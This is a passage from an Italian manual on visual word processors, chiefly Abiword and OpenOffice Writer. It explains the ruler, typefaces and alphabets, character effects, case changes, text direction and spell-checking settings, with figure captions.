
Figura 533.15. OpenOffice Writer: `Formato`, `Elenchi puntati e numerati`.

Punti | Tipo di numerazione | Struttura | Immagini | Posizione | Opzioni

Selezione

OK | Rimuovi | Annulla | ? | Ripristina

533.6 Righello

Generalmente i programmi di scrittura visuale collocano un righello sulla parte superiore e sulla parte sinistra, in modo da facilitare l'individuazione e la modifica di margini, rientri e tabulazioni. Va osservato che di norma, con il righello non è possibile intervenire sulle spaziature verticali relative al testo e ai paragrafi.

Capitolo 534

Il testo

Di norma, i programmi di scrittura visuali consentono di intervenire nel testo con molta libertà. Generalmente si tratta di modifiche che riguardano il tipo di carattere, con tutte le sue caratteristiche, compreso il corpo.

Quando si vogliono configurare le caratteristiche di una porzione di testo, è necessario prima evidenziarlo con il puntatore del mouse, oppure attraverso tecniche simili con l'ausilio della tastiera.

534.1 La specie alfabetica e il tipo di carattere

Nella tradizione tipografica, il carattere da stampa viene classificato, prima di tutto, in base alla specie alfabetica, ovvero in base al tipo di scrittura a cui è destinato: latino, cirillico, greco, arabo,... Nella tipografia basata sull'uso di software, secondo le convenzioni degli anni 1990, mancando una codifica univoca per ogni tipo di simbolo tipografico, era possibile sostituire la specie alfabetica, ottenendo caratteri alternativi. Pertanto, era possibile scrivere un testo con caratteri latini e poi trasformarlo in simboli, attribuendo successivamente la specie simbolica.

Nella tipografia attuale, ogni simbolo di ogni specie alfabetica ha un proprio codice distinto, secondo quella che è nota come codifica universale, pertanto, i programmi di scrittura non dovrebbero più consentire la sostituzione della specie alfabetica, perché ciò sarebbe un'operazione priva di significato.

Quello che si può cambiare è il tipo di carattere, inteso come gruppo stilistico (Times, Courier, Helvetica, ecc.). Tuttavia, difficilmente un tipo di carattere contiene tutti i simboli annoverati dalla codifica universale; pertanto, il cambiamento del tipo di carattere (del gruppo stilistico) può comportare la possibilità o meno di scrivere utilizzando certi simboli.

Per comprendere il problema legato alla scelta del tipo di carattere, in relazione alla specie alfabetica, si supponga di voler scrivere utilizzando l'alfabeto cirillico, naturalmente disponendo di una tastiera configurata correttamente per il cirillico. Senza pensare al problema della specie alfabetica, si potrebbe scegliere un carattere qualunque, che però contiene soltanto i simboli utili per l'alfabeto latino. In questo caso, il programma di scrittura potrebbe limitarsi a non visualizzare i caratteri della scrittura cirillica.

534.2 Gruppo stilistico, serie e corpo

Le cose più comuni che si definiscono del carattere sono: il gruppo stilistico, ovvero il nome del carattere; la serie, ovvero la forma; il corpo, ovvero la dimensione. Purtroppo, la terminologia utilizzata dai programmi di scrittura visuale non rispetta la tradizione tipografica e questo si ripercuote in un utilizzo errato della lingua italiana.

Con Abiword e con OpenOffice Writer si interviene nelle caratteristiche principali del carattere con la selezione di `Formato`, `Carattere`, `Carattere`.

Figura 534.1. Abiword: `Formato`, `Carattere`, `Carattere`. Si vede la selezione di un carattere Free Times, tondo, alto 24 punti.






Figura 534.2. OpenOffice Write: `Formato`, `Carattere`, `Carattere`. Si vede la selezione di un carattere FreeSans, tondo, alto 24 punti.

534.3 Effetti comuni applicabili al carattere

Quando si pensa al carattere tipografico, si tende normalmente a concepire un testo nero su un foglio bianco. Naturalmente, le possibilità di un sistema tipografico basato su software sono molte di più. Gli effetti più comuni che si possono applicare al testo consistono nel cambiamento del colore, nello spostamento ad apice o a pedice, nell'aggiunta di sottolineature, sopralineature o barrature. Evidentemente, l'applicazione di effetti speciali al testo sconfina poi con la grafica.

Generalmente, con i programmi di scrittura visuale, gli effetti associati al carattere si ottengono a partire dalla voce di menù `Formato`, `Carattere`, ma nel dettaglio ognuno ha poi un suo modo di classificarli.

Figura 534.3. Abiword: `Formato`, `Carattere`, `Carattere`. Si vede la selezione di un carattere FreeMono, tondo, alto 24 punti, sottolineato, barrato e sopralineato.





Figura 534.4. Abiword: `Formato`, `Carattere`, `Colore`.





Figura 534.5. Abiword: `Formato`, `Formattazione del testo`. Da questo sottomenù si possono controllare alcuni effetti del carattere, in particolare lo spostamento ad apice o a pedice.

Figura 534.6. OpenOffice Write: `Formato`, `Carattere`, `Effetto carattere`. Si vede la selezione di un carattere di colore normale (nero), con una sottolineatura tratteggiata di colore blu, di una barratura normale, limitata alle parole e di una specie di sopralineatura con l'aggiunta di cerchietti.






Figura 534.7. OpenOffice Write: `Formato`, `Carattere`, `Posizione`. Si vede la selezione di uno spostamento ad apice. Nella finestra si può notare anche la possibilità di ruotare il testo.

534.4 Maiuscole e minuscole

Nello scrivere si può incontrare la necessità di modificare sistematicamente il testo, per ciò che riguarda la scelta di lettere maiuscole o minuscole. Questo cambiamento può dover essere permanente, nel senso che si vuole che il programma sostituisca le lettere, dove necessario, oppure può essere applicato come se fosse un effetto da associare al testo.

Figura 534.8. Abiword: `Formato`, `Cambia MAIUSCOLE/minuscole`. In questo caso, si tratta di eseguire una sostituzione permanente del testo.





Figura 534.9. OpenOffice Write: menù `Formato`, `Maiuscole/minuscole`, per la sostituzione permanente del testo.







Figura 534.10. OpenOffice Write: `Formato`, `Carattere`, `Effetto carattere`. Da questa scheda è possibile controllare anche l'associazione di effetti legati all'uso di maiuscole e minuscole, come il maiuscoletto che si vede selezionato.

534.5 Direzione del testo

Il programma di scrittura visuale dovrebbe mostrare il testo cambiandone la direzione in base alla specie alfabetica. In pratica, l'autore dovrebbe digitare i simboli secondo la sequenza normale di scrittura per quella data lingua, mentre il programma dovrebbe disporli secondo la direzione appropriata. Per fare un esempio più semplice, quando di scrive utilizzando la specie alfabetica latina, greca o cirillica, il testo deve scorrere da sinistra a destra; quando invece si scrive usando l'alfabeto ebraico o arabo, il testo deve scorrere da destra verso sinistra.

Dal momento che normalmente si usa la codifica universale, la scelta della specie alfabetica (ovvero dell'alfabeto) è una questione che riguarda semplicemente la configurazione della tastiera. Al massimo, può succedere che un certo gruppo stilistico non contenga i simboli necessari per l'alfabeto di proprio interesse, rendendo così necessaria la scelta di un gruppo stilistico adatto.

Figura 534.11. Quattro tipi di specie alfabetiche nello stesso flusso di testo. Sono evidenziate le direzioni del testo dei vari tipi di scrittura.

asdfg hjklò שדגכע יחלךף ασδφγ ηξκλ´ شسيبل اتنمك

фывап ролдж

534.6 Controllo ortografico

Una delle funzioni più comuni di un programma di scrittura visuale è il controllo ortografico, basato sulla corrispondenza delle parole con un dizionario, inteso come elenco preesistente di parole ritenute valide. In pratica, si tratta di un controllo di pura esistenza delle parole, privo di qualunque verifica sintattica.

Perché il controllo ortografico possa essere di una qualche utilità, è necessario distinguere il dizionario di riferimento in base alla lingua del documento. Di solito, la scelta del linguaggio predefinito dei documenti proviene dalla configurazione locale del sistema operativo (nei sistemi Unix si tratta della variabile di ambiente '**LANG**' ed eventualmente di altre variabili '**LC_***') e può essere modificato secondo la configurazione del programma stesso. Alcuni programmi consentono di specificare un linguaggio unico, altri permettono di attribuire il linguaggio a porzioni di testo, in modo differenziato.

Per quanto riguarda Abiword, la configurazione relativa al controllo ortografico si raggiunge con `Modifica`, `Opzioni`, `Spell Checking`, come si vede nella figura successiva.

